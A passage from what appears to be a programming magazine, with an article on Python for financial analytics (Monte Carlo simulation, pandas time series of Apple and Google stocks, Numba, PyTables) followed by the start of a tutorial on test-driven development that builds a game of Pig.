where Z is a Brownian motion. To simulate the SDE, we use the discretization

$$S_t = S_{t-\Delta t} \exp((r - 0.5 \sigma^2) \Delta t + \sigma \sqrt{\Delta t} z_t)$$

where z is a standard normally distributed random variable and it holds $0 \leq t \leq T$ with T the final time horizon (For details, refer to the book Hilpisch, Yves (2013): *Derivatives Analytics with Python*. Visixion GmbH, <http://www.visixion.com>).

To get mathematically reliable results, a high number I of simulated stock price paths in combination with a fine enough time grid is generally needed. This makes the Monte Carlo simulation approach rather compute intensive. For one million stock price paths with 50 time intervals each, this leads to 50 million single computations, each involving exponentiation, square roots and the draw of a (pseudo-)random number. The following is a pure Python implementation of the respective simulation algorithm, making heavy use of lists and for-loops (Listing 1).

Listing 1. Monte Carlo Simulation: Pure Python Code

```
#
# Simulating Geometric Brownian Motion with Python
#
from time import time
from math import exp, sqrt, log
from random import gauss

t0 = time()
# Parameters
S0 = 100; r = 0.05; sigma = 0.2
T = 1.0; M = 50; dt = T / M; I = 1000000

# Simulating I paths with M time steps
S = []
for i in range(I):
    path = []
    for t in range(M + 1):
        if t == 0:
            path.append(S0)
        else:
            z = gauss(0.0, 1.0)
            St = path[t-1] * exp((r - 0.5 * sigma ** 2) * dt
                                + sigma * sqrt(dt) * z)
            path.append(St)
    S.append(path)

# Calculating the absolute log return
av = sum([path[-1] for path in S]) / I
print "Absolute Log Return %7.3f" % log(av / S0)
print "Duration in Seconds %7.3f" % (time() - t0)
```

The execution of the script yields the following output:

```
Absolute Log Return    0.050
Duration in Seconds 115.589
```

The absolute log return over one year is correct with 5%, so the discretization obviously works well. The execution takes almost 2 minutes in this case.

Although the Monte Carlo simulation is quite easily implemented in pure Python, NumPy is usually designed to handle such operations. To this end, note that our end product S is a list of one million lists with 51 entries each. This can be seen as a matrix – or a rectangular array – of size 1,000,000 x 51. And NumPy's major strength is to process data structures of this kind.

Therefore, the following Python script illustrates the implementation of the same algorithm, this time based on NumPy's array manipulation capabilities (Listing 2).

Listing 2. Monte Carlo Simulation: Python + NumPy Code

```
#
# Simulating Geometric Brownian Motion with NumPy
#
from time import time
import numpy as np

t0 = time()
# Parameters
S0 = 100; r = 0.05; sigma = 0.2
T = 1.0; M = 50; dt = T / M; I = 1000000

# Simulating I paths with M time steps
S = np.zeros((M+1, I))
S[0] = S0
for t in range(1, M + 1):
    z = np.random.standard_normal(I)
    S[t] = S[t - 1] * np.exp((r - 0.5 * sigma ** 2) * dt
                            + sigma * np.sqrt(dt) * z)

# Calculating the absolute log return
print "Absolute Log Return %6.3f" % log(sum(S[-1] / I / S0))
print "Duration in Seconds %6.3f" % (time() - t0)
```

The execution of this script gives:

```
Absolute Log Return  0.050
Duration in Seconds  5.046
```

Apart from being equally exact, we can say the following:

- code: the NumPy version of the simulation is much more compact – involving only one loop instead of two – and is therefore better readable and easier to maintain
- speed: execution speed of the NumPy code is about 22 times faster than pure Python

In terms of efficiency with regard to our financial analytics example, we have gained twofold by applying NumPy: we have to write less code which executes faster. The faster execution results from the fact that the NumPy library is to a large extent implemented in C and also Fortran. This means that loops that are delegated to the NumPy level are executed at the speed of C code.

The simulation algorithm can even be further shortened by applying a mathematical “trick”. Using the log version of the discretization scheme, we can avoid loops completely on the Python level. The respective simulation algorithm boils down to two lines of code (Listing 3).

Listing 3. Monte Carlo Simulation: Compact NumPy Code

```
#
# Simulating Geometric Brownian Motion with NumPy (log Version)
#
from numpy import *

# Parameters as before
```

```

# Simulating I paths with M time steps
S = S0 * exp(cumsum((r - 0.5 * sigma ** 2) * dt
                  + sigma * sqrt(dt) * random.standard_normal((M + 1, I)), axis=0))
S[0] = S0

```

This code has almost identical execution speed as the previous NumPy version but is obviously even more compact. As a matter of software design and also taste, it could be even a little bit too concise when it comes to readability and maintenance.

No matter which approach is used, matplotlib helps with the convenient visualization of the simulation results. The following code, plots the first 10 simulated paths from the NumPy array S and also the average over time over all one million paths (Listing 4).

Listing 4. Monte Carlo Simulation: Code to Generate Plot

```

#
# Plotting 10 Stock Price Paths + Average
#
import matplotlib.pyplot as plt
plt.plot(S[:, :10])
plt.plot(np.sum(S, axis=1) / I, 'r', lw=2.0)
plt.grid(True)
plt.title('Stock Price Paths')
plt.show()

```

The result from this code is shown in Figure 1 with the thicker red line being the average over all paths.




Figure 1. 10 simulated stock price paths and the average over all paths (red line)

Interactive Time Series Analytics

Time series, i.e. data labeled by date and/or time information, can be found in any business area and any scientific field. The processing of such data is therefore an important analytics discipline. In what follows, we want to analyze a pair of stocks, namely those of Apple Inc. and Google Inc. The library we use for this is pandas which is usually designed to efficiently handle time series data. The following is an interactive session with IPython.


```
In:
import numpy as np
import pandas as pd
import pandas.io.data as web
```

pandas can retrieve stock price information directly from <http://finance.yahoo.com>:

```
In:
GOOG = web.DataReader('GOOG', 'yahoo', start='7/28/2008')
AAPL = web.DataReader('AAPL', 'yahoo', start='7/28/2008')
```

The analysis was implemented on 03.August 2013 and the starting date is chosen to get about five years of stock price data. GOOG and AAPL are now pandas DataFrame objects that contain a time index and a number of different time series. Let's have a look at the five most recent records of the Google data:

```
In:
GOOG.tail()
```

Out:

Date	Open	High	Low	Close	Volume	Adj Close
2013-07-29	884.90	894.82	880.89	882.27	1891900	882.27
2013-07-30	885.46	895.61	880.87	890.92	1755600	890.92
2013-07-31	892.99	896.51	886.18	887.75	2072900	887.75
2013-08-01	895.00	904.55	895.00	904.22	2124500	904.22
2013-08-02	903.44	907.00	900.82	906.57	1713900	906.57

We are only interested in the “Close” data of both stocks, so we generate a third DataFrame, using the respective columns of the other DataFrame objects. We can do this by calling the DataFrame function and providing a dictionary specifying what we want from the other two objects. The time series are both normalized to start at 100 while the time index is automatically inferred from the input.

```
In:
DATA = pd.DataFrame({'AAPL' : AAPL['Close'] / AAPL['Close'].ix[0],
                    'GOOG' : GOOG['Close'] / GOOG['Close'].ix[0]}) * 100
DATA.head()
```

Out:

Date	AAPL	GOOG
2008-07-28	100.000000	100.000000
2008-07-29	101.735751	101.255449
2008-07-30	103.549223	101.169517
2008-07-31	102.946891	99.293679
2008-08-01	101.463731	98.059188

Calling the plot method of the DataFrame class generates a plot of the time series data.

```
In:
DATA.plot()
```

Figure 2 shows the resulting figure. Although Apple stock prices recently decreased sharply, it nevertheless outperformed Google over this particular time period.




Figure 2. Apple and Google stock prices since 28. July 2008 until 02. August 2013; both time series normalized to start at 100

It is a stylized fact, that prices of technology stocks are highly positively correlated. This means, roughly speaking, that they tend to perform in tandem: when the price of one stock rises (falls) the other stock price is likely to rise (fall) as well. To analyze, if this is the case with Apple and Google stocks, we first add log return columns to our DataFrame.

```
In:
DATA['AR'] = np.log(DATA['AAPL'] / DATA['AAPL'].shift(1))
DATA['GR'] = np.log(DATA['GOOG'] / DATA['GOOG'].shift(1))
DATA.tail()
```

Out:

Date	AAPL	GOOG	AR	GR
2013-07-29	290.019430	184.915744	0.015302	-0.003485
2013-07-30	293.601036	186.728706	0.012274	0.009757
2013-07-31	293.089378	186.064302	-0.001744	-0.003564
2013-08-01	295.777202	189.516264	0.009129	0.018383
2013-08-02	299.572539	190.008803	0.012750	0.002596

We Next want to implement an ordinary least regression (OLS) analysis (Listing 5).

Listing 5. Implementing an (OLS) analysis

```
In:
model = pd.ols(y=DATA['AR'], x= DATA['GR'])
model

Out:
-----Summary of Regression Analysis-----

Formula: Y ~ <x> + <intercept>

Number of Observations:      1263
Number of Degrees of Freedom:  2

R-squared:      0.3578
Adj R-squared:  0.3573

Rmse:      0.0179

F-stat (1, 1261):  702.6634, p-value:  0.0000

Degrees of Freedom: model 1, resid 1261

-----Summary of Estimated Coefficients-----
Variable      Coef      Std Err      t-stat      p-value      CI 2.5%      CI 97.5%
-----
x              0.6715      0.0253      26.51      0.0000      0.6218      0.7211
intercept      0.0005      0.0005      1.05      0.2959     -0.0005      0.0015
-----End of Summary-----
```

Listing 6. Scatter plot of the returns and the resulting linear regression line

```
In:
import matplotlib.pyplot as plt
plt.plot(DATA['GR'], DATA['AR'], 'b.')
x = np.linspace(plt.axis()[0], plt.axis()[1] + 0.01)
plt.plot(x, model.beta[1] + model.beta[0] * x, 'r', lw=2)
plt.grid(True); plt.axis('tight')
plt.xlabel('Google Stock Returns'); plt.ylabel('Apple Stock Returns')
```

Obviously, there is indeed a high positive correlation of +0.67 between the two stock prices. This is readily illustrated by a scatter plot of the returns and the resulting linear regression line (Listing 6). Figure 3 shows the resulting output of this code. All in all, we need about 10 lines of code to retrieve five years of stock price data for two stocks, to plot this data, to calculate and add the daily log returns for both stocks and to conduct a least squares regression. Some additional lines of code yield a custom scatter plot of the return data plus the linear regression line. This illustrates that Python in combination with pandas is highly efficient when it comes to interactive financial analytics. In addition, through the high level programming model the technical skills an analyst needs are reduced to a minimum. As a rule of thumb, one can say that every analytical question and/or analytics step can be translated to one or two lines of Python/pandas code.

Performance and Memory Issues

Performance and memory management are important issues for data analytics. On the one hand, since Python is an interpreted language, just-in-time compiling can provide a means for notable speed-ups. On the other hand, today's common data sets often exceed the memory capacity generally available at single computing nodes/machines. A solution to this might be to use out-of-memory approaches. In addition, depending on the typical analytics tasks to be implemented, one should consider carefully which hardware approach to follow.




Figure 3. Scatter plot of Google and Apple stock price returns from 28. July 2008 until 02. August 2013; red line is the OLS regression result with $y = 0.005 + 0.67x$

Just-in-Time Compiling

A number of typical analytics algorithms demand for a large number of iterations over data sets which then results in (nested) loop structures. The Monte Carlo algorithm is an example for this. In that case, using NumPy and avoiding loops on the Python level yields a significant increase in execution speed. NumPy is really strong when it comes to fully populated matrices/arrays of rectangular form. However, not all algorithms can be beneficially casted to such a structural set-up.

We illustrate the use of the just-in-time compiler Numba (<http://numba.pydata.org>) to speed up pure Python code through an interactive IPython session.

The following is an example function with a nested loop structure where the inner loop increases in multiplicative fashion with the outer loop.

```
In:
import math
def f(n):
    iter = 0.0
    for i in range(n):
        for j in range(n * i):
            iter += math.sin(pi / 2)
    return int(iter)
```

It returns the number of iterations, with the counting being made a bit more compute intensive than usual. Let's measure execution speed for this function by using the IPython magic function `%time`.

```
In:
n = 400
%time f(n)
```

```
Out:
CPU times: user 1min 16s, sys: 0 ns, total: 1min 16s
Wall time: 1min 16s
31920000
```

32 million loops take about 75 seconds to execute. Let's see what we can get from just-in-time compiling with Numba.

```
In:
import numba as nb
f_nb = nb.autojit(f)
```

Two lines of code suffice to compile the pure Python function into a Python-callable compiled C function.

```
In:
n = 400
%time f_nb(n)
```

```
Out:
CPU times: user 41 ms, sys: 0 ns, total: 41 ms
Wall time: 40.2 ms
31920000L
```

This time, the same number of loops only takes 40 milliseconds to execute. A speed-up of almost 1,900 times. The remarkable aspects are that this speed-up is reached by two additional lines of code only and that no changes to the Python function are necessary.

Although this algorithm could in principle be implemented using standard NumPy arrays, the array would have to be of shape 16,000 x 16,000 or approximately 2 GB of size. In addition, due to the very nature of the nested loop there would not be much potential to vectorize it. In addition, operating with higher n would maybe lead to a too high memory demand.

```
In:
n = 1500
%time f_nb(n)
```

```
Out:
CPU times: user 2.13 s, sys: 0 ns, total: 2.13 s
Wall time: 2.13 s
1686375000L
```

For $n = 1,500$ the algorithm loops more than 1.6 billion times with the last inner loop looping $1,499 \times 1,499 = 2,247,001$ times. With this parametrization, the typical NumPy approach is not applicable anymore. However, the Numba compiled function does the job in a little bit more than 2 seconds.

In summary, we can say the following:

- code: two lines of code suffice to generate a compiled version of a loop-heavy pure Python algorithm
- speed: execution speed of the Numba-compiled function is about 1,900 times faster than pure Python
- memory: Numba preserves the memory efficiency of the algorithm since it only needs to store a single floating point number – and not a large array of floats

Out-of-Memory Operations

Just-in-time compiling obviously helps to implement custom algorithms that are fast and memory efficient. However, there are general data sets that exceed available memory, like large arrays which might grow over time, and on which one has to implement numerical operations resulting into output that again might exceed available memory.

The library PyTables, which is based on the HDF5 standard (<http://www.hdfgroup.org/HDF5/>), offers a number of routes to implement out-of-memory calculations.

Suppose you have a computing node with 512 MB of RAM, like with a free account of Wakari. Assume further that you have an array called ear which is of 700 MB size or larger. On this array, you might want to calculate the Python expression

```
3 * sin(ear) + abs(ear) ** 0.5
```

Using pure NumPy would lead to four temporary arrays of the size of ear and of an additional result array of the same size. This is all but memory efficient. The library numexpr (<https://code.google.com/p/numexpr/>) resolves this problem by optimizing, parallelizing and compiling numerical expressions like these and avoiding temporary arrays – leading to significant speed-ups in general and much better use of memory. However, in this case it does not solve the problem since even the input array does not fit into the memory.

PyTables offers a solution through the Expr module which is similar in spirit to numexpr but works with disk-based arrays. Let's have a look at a respective IPython session:

```
In:
import numpy as np
import tables as tb
h5 = tb.openFile('data.h5', 'w')
```

This opens a PyTables/HDF5 database where we can store our example data.

```
In:
n = 600
ear = h5.createEArray(h5.root, 'ear', atom=tb.Float64Atom(), shape=(0, n))
```

This creates a disk-based array with name ear that is expandable in the first dimension and has fixed width of 600 in the second dimension.

```
In:
rand = np.random.standard_normal((n, n))
for i in range(250):
    ear.append(rand)
ear.flush()
```

This populates the disk-based array with (pseudo-)random numbers. We do it via looping to generate an array which is larger than the memory size.

```
In:
ear

Out:
/ear (EArray(150000, 600)) ``
  atom := Float64Atom(shape=(), dflt=0.0)
  maindim := 0
  flavor := 'numpy'
  byteorder := 'little'
  chunkshape := (13, 600)
```

We can easily get the size of this array on disk by:

```
In:
ear.size_on_disk
```

```
Out:
720033600L
```

The array has a size of more than 700 MB. We need a disk-based results store for our numerical calculation since it does not fit in the memory of 512 MB either.

```
In:
out = h5.createEArray(h5.root, 'out', atom=tb.Float64Atom(), shape=(0, n))
```

Now, we can use the Expr module to evaluate the numerical expression from above: Listing 7.

Listing 7. Expr module to evaluate the numerical expressio

```
In:
expr = tb.Expr('3 * sin(ear) + abs(ear) ** 0.5')
expr.setOutput(out, append_mode=True)
%time expr.eval()
```

```
Out:
CPU times: user 2.29 s, sys: 1.51 s, total: 3.8 s
Wall time: 34.6 s
```

```
/out (EArray(150000, 600)) ``
  atom := Float64Atom(shape=(), dflt=0.0)
  maindim := 0
  flavor := 'numpy'
  byteorder := 'little'
  chunkshape := (13, 600)
```

This code calculates the expression and writes the result in the out array on disk. This means that doing all the calculations plus writing 700+ MB of output takes about 35 seconds in this case. This might seem not too fast, but it made possible a calculation which was impossible on the given hardware beforehand.

Finally, you should close your database.

```
In:
h5.close()
```

The example illustrates that PyTables allows the implementation of an array operation which would at least involve 1.4 GB of RAM by using NumPy and numexpr on a machine with 512 MB RAM only.

Scaling-Out vs. Scaling-Up

Although the majority of today's business and research data analytics efforts are confronted with "big" data, single analytics tasks generally use data (sub-)sets that fall in the "mid" data category. A recent study concluded:

"Our measurements as well as other recent work shows that the majority of real-world analytic jobs process less than 100 GB of input, but popular infrastructures such as Hadoop/MapReduce were originally designed for petascale processing. We claim that a single "scale-up" server can process each of these jobs and do as well or better than a cluster in terms of performance, cost, power, and server density" (Raja Appuswamy et al. (2013): "Nobody Ever Got Fired for Buying a Cluster." Microsoft Research, Cambridge UK).

In terms of frequency, analytics tasks generally process data not more than a couple of gigabytes. And this is a sweet spot for Python and its performance libraries like NumPy, pandas, PyTables, Numba, IOPro, etc.

Companies, research institutes and others involved in data analytics should therefore analyze first the specific tasks, have to be accomplished in general and then decide on the hard-/software architecture in terms of:

- scaling-out – cluster with many commodity nodes or
- scaling-up – single or few powerful servers with many CPU cores, possibly a GPU and large amounts of memory.

Two examples underpin this observation. First, the out-of-memory calculation of the numerical expression with PyTables takes 35 seconds on a standard node in the cloud. Using a different hardware set-up, like hybrid disk drives or SSD, can significantly improve I/O speeds which is the bottleneck for out-of-memory calculations. For example, the same operation takes only 9 seconds on a different machine with a hybrid disk drive.

Similarly, having available enough RAM, allowing for the in-memory evaluation of the same numerical expression, saves even more time. To this end, we read the complete disk-based array to the memory of a machine with enough memory and then implement the calculation with NumPy and numexpr.

```
In:
h5 = tb.openFile('data.h5', 'r')
arr = h5.root.eas.read()
h5.close()
```

Now, the whole data set is in the memory and can be processed there.

```
In:
import numexpr as ne
%time res = ne.evaluate('3 * sin(arr) + abs(arr) ** 0.5')
```

```
Out:
CPU times: user 6.37 s, sys: 264 ms, total: 6.64 s
Wall time: 881 ms
```

In terms of hardware, the following components generally help improve performance:

- storage: better storage hardware, like hybrid drives or SSD, can improve disk-based I/O operations significantly; in the example, by a factor of about 4 times
- memory: larger memory allows to implement more analytics tasks in-memory, avoiding generally slower disk-based I/O operations completely (apart from maybe reading the input data from disk)
- CPU: using multi-core CPUs allows for the parallelization of such calculations; in the example case, numexpr used eight threads of a four core CPU to parallelize the execution of the code; in-memory, parallel execution then leads to a speed-up of 40 times relative to the original out-of-memory, disk-based calculation (881 milliseconds vs. 34.6 seconds).

The Future of Python-based Analytics

Python has evolved from a high-level scripting language to an environment for efficient and high performing data and financial analytics. Python, in combination with such libraries as pandas or Numba, has the potential to revolutionize analytics as we know it today. At our company Continuum Analytics, the vision for Python-based data analytics is the following:

“To revolutionize data analytics and visualization by moving high-level Python code and domain expertise closer to data. This vision rests on four pillars:

- *simplicity: advanced, powerful analytics, accessible to domain experts and business users via a simplified programming paradigm*
- *interactivity: interactive analysis and visualization of massive data sets*
- *collaboration: collaborative, shareable analysis (data, code, results, graphics)*
- *scale: out-of-core, distributed data processing”*

Continuum Analytics is actively involved in a number of open source and other Python-related projects – a small selection of which have been introduced in this article – that aim at realizing this vision. Among them are:

- **Anaconda** This open source Python distribution contains the most important Python libraries and tools needed – like NumPy, SciPy, PyTables, pandas, IPython – to set-up a consistent Python analytics environment on desktops/notebooks and or servers/cloud nodes.
- **Wakari** This Web-based solution allows the deployment of Python and e.g. the use of IPython Notebooks via public or private clouds (Currently, the cloud version of Wakari is operated by Continuum Analytics on Amazon EC2); in that way, Python can be deployed across an organization by using standard browsers only and therewith avoiding the need for costly software distribution and maintenance; in addition, Wakari offers a number of functions to easily share both analytics code and results within an organization or with the general public.
- **Blaze** this open source library is designed to be a combination of the high performing array library NumPy and the fast hierarchical database PyTables; Blaze allows the use of very large arrays which are potentially disk-based and distributed among a number of computing nodes; for example, multiplications of two arrays, each of size 400 GB, become possible with this approach.
- **NumbaPro** this commercial just-in-time compiler relies on the LLVM (aka for Low Level Virtual Machine), a compiler infrastructure written in C++; for example, as shown in this article, loop-heavy algorithms can experience speed-ups of up to 1,900 times by being compiled with Numba; the Pro version adds additional capabilities to generate parallel, vectorized code for both CPUs and GPUs
- **IOPro** this commercial library provides optimized SQL, NoSQL, CSV interfaces for NumPy, SciPy, and PyTables leading to high performance I/O operations with Python.
- **Bokeh** visualization of large data sets generally is a difficult and/or slow task, in particular when the data set has to be transferred via Web or intranet; the open source library Bokeh addresses this problem and allows the browser-based, interactive visualization of large data sets.

In the end, Python in combination with these and similar libraries and tools will make possible data infrastructures that are like large, interconnected Data Webs in the same way as technologies like URL, HTTP or HTML made possible the World Wide Web. Using solutions like Wakari, businesses and other institutions can then implement data analytics processes on such a Data Web that are characterized by agility, interactivity and collaboration.

In the end, decision makers will be able to process, analyze and visualize big data interactively and in real-time, contributing to the bottom line of those companies who are able to systematically deploy these new Python-based technologies and approaches.

About the Author

Dr. Yves J. Hilpisch is Managing Director Europe of Continuum Analytics, Inc., Austin, TX, USA. Lecturer Mathematical Finance at Saarland University, Saarbruecken, Germany. Ph.D. in Mathematical Finance. <http://www.hilpisch.com> – yves@continuum.io – <http://www.twitter.com/dyjh>.

Test-Driven Development with Python

by Josh VanderLinden

Software development is easier and more accessible now than it ever has been. Unfortunately, rapid development speeds offered by modern programming languages make it easy for us as programmers to overlook the possible error conditions in our code and move on to other parts of a project. Automated tests can provide us with a level of certainty that our code really does handle various situations the way we expect it to, and these tests can save hundreds upon thousands of man-hours over the course of a project's development lifecycle.

Automated testing is a broad topic—there are many different types of automated tests that one might write and use. In this article we'll be concentrating on unit testing and, to some degree, integration testing using Python 3 and a methodology known as “test-driven development” (referred to as “TDD” from this point forward). Using TDD, you will learn how to spend more time coding than you spend when manually testing your code.

To get the most out of this article, you should have a fair understanding of common programming concepts. For starters, you should be familiar with variables, functions, classes, methods, and Python's import mechanism. We will be using some neat features in Python, such as context managers, decorators, and monkey-patching. You don't necessarily need to understand the intricacies of these features to use them for testing.

Josh VanderLinden is a life-long technology enthusiast, who started programming at the age of ten. Josh has worked primarily in web development, but he also has experience with network monitoring and systems administration. He has recently gained a deep appreciation for automated testing and TDD.

The main idea behind TDD is, as the name implies, that your tests drive your development efforts. When presented with a new requirement or goal, TDD would have you run through a series of steps:

- add a new (failing) test,
- run your entire test suite and see the new test fail,
- write code to satisfy the new test,
- run your entire test suite again and see all tests pass,
- refactor your code,
- repeat.

There are several advantages to writing tests for your code before you write the actual code. One of the most valuable is that this process forces you to really consider *what* you want the program to do before you start deciding *how* it will do so. This can help prepare you for unforeseen difficulties integrating your code with existing code or systems. You could also unearth possible conflicts between requirements that are delivered to you to fulfill.

Another incredibly appealing advantage of TDD is that you gain a higher level of confidence in the code that you've written. You can quickly detect bugs that new development efforts might introduce when combined with older, historically stable code. This high level of confidence is great not only for you as a developer, but also for your supervisors and clients.

The best way to learn anything like this is to do it yourself. We're going to build a simple game of Pig, relying on TDD to gain a high level of confidence that our game will do what we want it to long before we actually play it. Some of the basic tasks our game should be able to handle include the following:

- allow players to join,
- roll a six-sided die,
- track points for each player,
- prompt players for input,
- end the game when a player reaches 100 points.

We'll tackle each one of those tasks, using the TDD process outlined above. Python's built-in `unittest` library makes it easy to describe our expectations using assertions. There are many different types of assertions available in the standard library, most of which are pretty self-explanatory given a mild understanding of Python. For the rest, we have Python's wonderful documentation [1]. We can assert that values are equal, one object is an instance of another object, a string matches a regular expression, a specific exception is raised under certain conditions, and much more.

With `unittest`, we can group a series of related tests into subclasses of `unittest.TestCase`. Within those subclasses, we can add a series of methods whose names begin with `test`. These test methods should be designed to work independently of the other test methods. Any dependency between one test method and another will be brittle and introduces the potential to cause a chain reaction of failed tests when running your test suite in its entirety.

So let's take a look at the structure for our project and get into the code to see all of this in action.

```
pig/  
  game.py  
  test_game.py
```

Both files are currently empty. To get started, let's add an empty test case to `test_game.py` to prepare for our game of Pig: Listing 1.

Listing 1. An empty TestCase subclass

```
from unittest import TestCase  
  
class GameTest(TestCase):  
  
    pass
```

The Game Of Pig

The rules of Pig are simple: a player rolls a single die. If they roll anything other than one, they add that value to their score for that turn. If they roll a one, any points they've accumulated for that turn are lost. A player's turn is over when they roll a one or they decide to hold. When a player holds before rolling a one, they add their points for that turn to their total points. The first player to reach 100 points wins the game.

For example, if player A rolls a three, player A may choose to roll again or hold. If player A decides to roll again and they roll another three, their total score for the turn is six. If player A rolls again and rolls a one, their score for the turn is zero and it becomes player B's turn.

Player B may roll a six and decide to roll again. If player B rolls another six on the second roll and decides to hold, player B will add 12 points to their total score. It then becomes the next player's turn.

We'll design our game of Pig as its own class, which should make it easier to reuse the game logic elsewhere in the future.

Joining The Game

Before anyone can play a game, they have to be able to join it, correct? We need a test to make sure that works: Listing 2.

Listing 2. Our first test

```
from unittest import TestCase

import game

class GameTest(TestCase):

    def test_join(self):
        """Players may join a game of Pig"""

        pig = game.Pig('PlayerA', 'PlayerB', 'PlayerC')
        self.assertEqual(pig.get_players(), ('PlayerA', 'PlayerB', 'PlayerC'))
```

We simply instantiate a new Pig game with some player names. Next, we check to see if we're able to get an expected value out of the game. As mentioned earlier, we can describe our expectations using assertions—we assert that certain conditions are met. In this case, we're asserting equality with `TestCase.assertEqual`. We want the players who start a game of Pig to equal the same players returned by `Pig.get_players`. The TDD steps suggest that we should now run our test suite and see what happens.

To do that, run the following command from your project directory:

```
python -m unittest
```

It should detect that the `test_game.py` file has a `unittest.TestCase` subclass in it and automatically run any tests within the file. Your output should be similar to this: Listing 3.

Listing 3. Running our first test

```
E
=====
ERROR: test_join (test_game.GameTest)
Players may join a game of Pig
-----
Traceback (most recent call last):
  File "./test_game.py", line 11, in test_join
    pig = game.Pig('PlayerA', 'PlayerB', 'PlayerC')
AttributeError: 'module' object has no attribute 'Pig'
-----
Ran 1 test in 0.000s

FAILED (errors=1)
```

We had an error! The `E` on the first line of output indicates that a test method had some sort of Python error. This is obviously a failed test, but there's a little more to it than just our assertion failing. Looking at the output a bit more closely, you'll notice that it's telling us that our `game` module has no attribute `Pig`. This means that our `game.py` file doesn't have the class that we tried to instantiate for the game of Pig.

It is very easy to get errors like this when you practice TDD. Not to worry; all we need to do at this point is stub out the class in *game.py* and run our test suite again. A stub is just a function, class, or method definition that does nothing other than create a name within the scope of the program (Listing 4).

When we run our test suite again, the output should be a bit different: Listing 5.

Listing 4. Stubbing code that we plan to test

```
class Pig:

    def __init__(self, *players):
        pass

    def get_players(self):
        """Return a tuple of all players"""

        pass
```

Listing 5. The test fails for the right reason

```
F
=====
FAIL: test_join (test_game.GameTest)
Players may join a game of Pig
-----
Traceback (most recent call last):
  File "./test_game.py", line 12, in test_join
    self.assertEqual(pig.get_players(), ('PlayerA', 'PlayerB', 'PlayerC'))
AssertionError: None != ('PlayerA', 'PlayerB', 'PlayerC')
-----
Ran 1 test in 0.000s

FAILED (failures=1)
```

Much better. Now we see `F` on the first line of output, which is what we want at this point. This indicates that we have a failing test method, or that one of the assertions within the test method did not pass. Inspecting the additional output, we see that we have an `AssertionError`. The return value of our `Pig.get_players` method is currently `None`, but we expect the return value to be a tuple with player names. Now, following with the TDD process, we need to satisfy this test. No more, no less (Listing 6). And we need to verify that we've satisfied the test: Listing 7.

Listing 6. Implementing code to satisfy the test

```
class Pig:

    def __init__(self, *players):
        self.players = players

    def get_players(self):
        """Returns a tuple of all players"""

        return self.players
```

Listing 7. The test is satisfied

```
.  
-----  
Ran 1 test in 0.000s  
  
OK
```

